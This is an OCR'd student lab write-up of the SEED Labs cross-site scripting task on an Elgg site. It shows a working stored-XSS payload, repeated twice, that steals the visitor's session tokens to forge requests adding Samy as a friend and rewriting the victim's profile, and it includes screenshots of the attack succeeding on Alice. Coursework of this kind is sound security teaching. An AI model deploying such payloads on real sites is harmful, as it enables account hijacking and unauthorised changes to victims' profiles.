
TASK5

In Tasks 4 & 5, we befriended anyone who'd visit Samy's profile and changed the content of the "About Me" section of the visitor respectively. In this task we have to do both of these simultaneously i.e. whenever anyone visits Samy's profile, Samy should be added to their friend list and at the same, the "Brief Description" field of the visitor should contain the message "Samy Is My Hero".

I have used two separate requests for this task."POST" and "GET" request.

At first, I have created a separate js file named"editprofileaddfriend.js" and write there the following code which I saved in Samy's about me section's edit html portion.

So now whoever visits samy's profile, samy becomes his friend and his/her about me section becomes updated as-"samy is my hero"



Open *editprofileaddfriend.js ~/Documents/reallab2/Labsetup Save

self_propogating.js editprofile.js *editprofileaddfriend.js

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurlGET = "http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
  var sendurlPOST = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurlPOST,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);

    Ajax = new XMLHttpRequest();
    Ajax.open("GET",sendurlGET,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


JavaScript Tab Width: 8 Ln 30, Col 10 INS


Open *editprofileaddfriend.js ~/Documents/reallab2/Labsetup Save


self_propogating.js editprofile.js *editprofileaddfriend.js


```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurlGET = "http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
  var sendurlPOST = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurlPOST,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);

    Ajax = new XMLHttpRequest();
    Ajax.open("GET",sendurlGET,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


Bracket match found on line: 1 JavaScript Tab Width: 8 Ln 1, Col 1 INS



Cross Site Scripting (XSS
example60.com/xssworm.js
Edit profile : Elgg For SEE
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<script type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" +
"&accesslevel[description]=2";
// Construct the content of your url.
Public
Brief description
Public
Location
Public
Interests
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications



Cross Site Scripting (XSS
example60.com/xssworm.js
Edit profile : Elgg For SEE
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurlPOST,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
Ajax = new XMLHttpRequest();
Ajax.open("GET",sendurlGET,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
Public
Brief description
Public
Location
Public
Interests
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications



Cross Site Scripting (XSS
example60.com/xssworm.js
Edit profile : Elgg For SEE
www.seed-server.com/profile/samy/edit
Public
Skills
Public
Contact email
Public
Telephone
Public
Mobile phone
Public
Website
Public
Twitter username
Public
Save
RSS
Bookmark this page
Report this
Powered by Elgg


Cross Site Scripting (XSS
example60.com/xssworm.js
Elgg For SEED Labs
www.seed-server.com
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Log in
You have been logged out.
Welcome
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Log in
Username or email *
alice
Password *
Remember me
Log in
Lost password


Cross Site Scripting (XSS
example60.com/xssworm.js
Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post


Cross Site Scripting (XSS
example60.com/xssworm.js
Alice's friends : Elgg For
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
No friends yet.
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections


File Edit View History Bookmarks Tools Help
Cross Site Scripting (XSS
example60.com/xssworm.js
Newest members : Elgg
www.seed-server.com/members
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin
Search members
Search
Total members: 5
www.seed-server.com/profile/samy
Samy : Elgg For SEED Lab
www.seed-server.com/profile/samy
Samy
Add friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post


Cross Site Scripting (XSS
example60.com/xssworm.js
Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Profile
Settings
Friends
Log out
Alice
Edit avata
About me
Samy is my hero
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post
www.seed-server.com/profile/alice
Cross Site Scripting (XSS
example60.com/xssworm.js
Alice's friends : Elgg For
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
Samy
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections

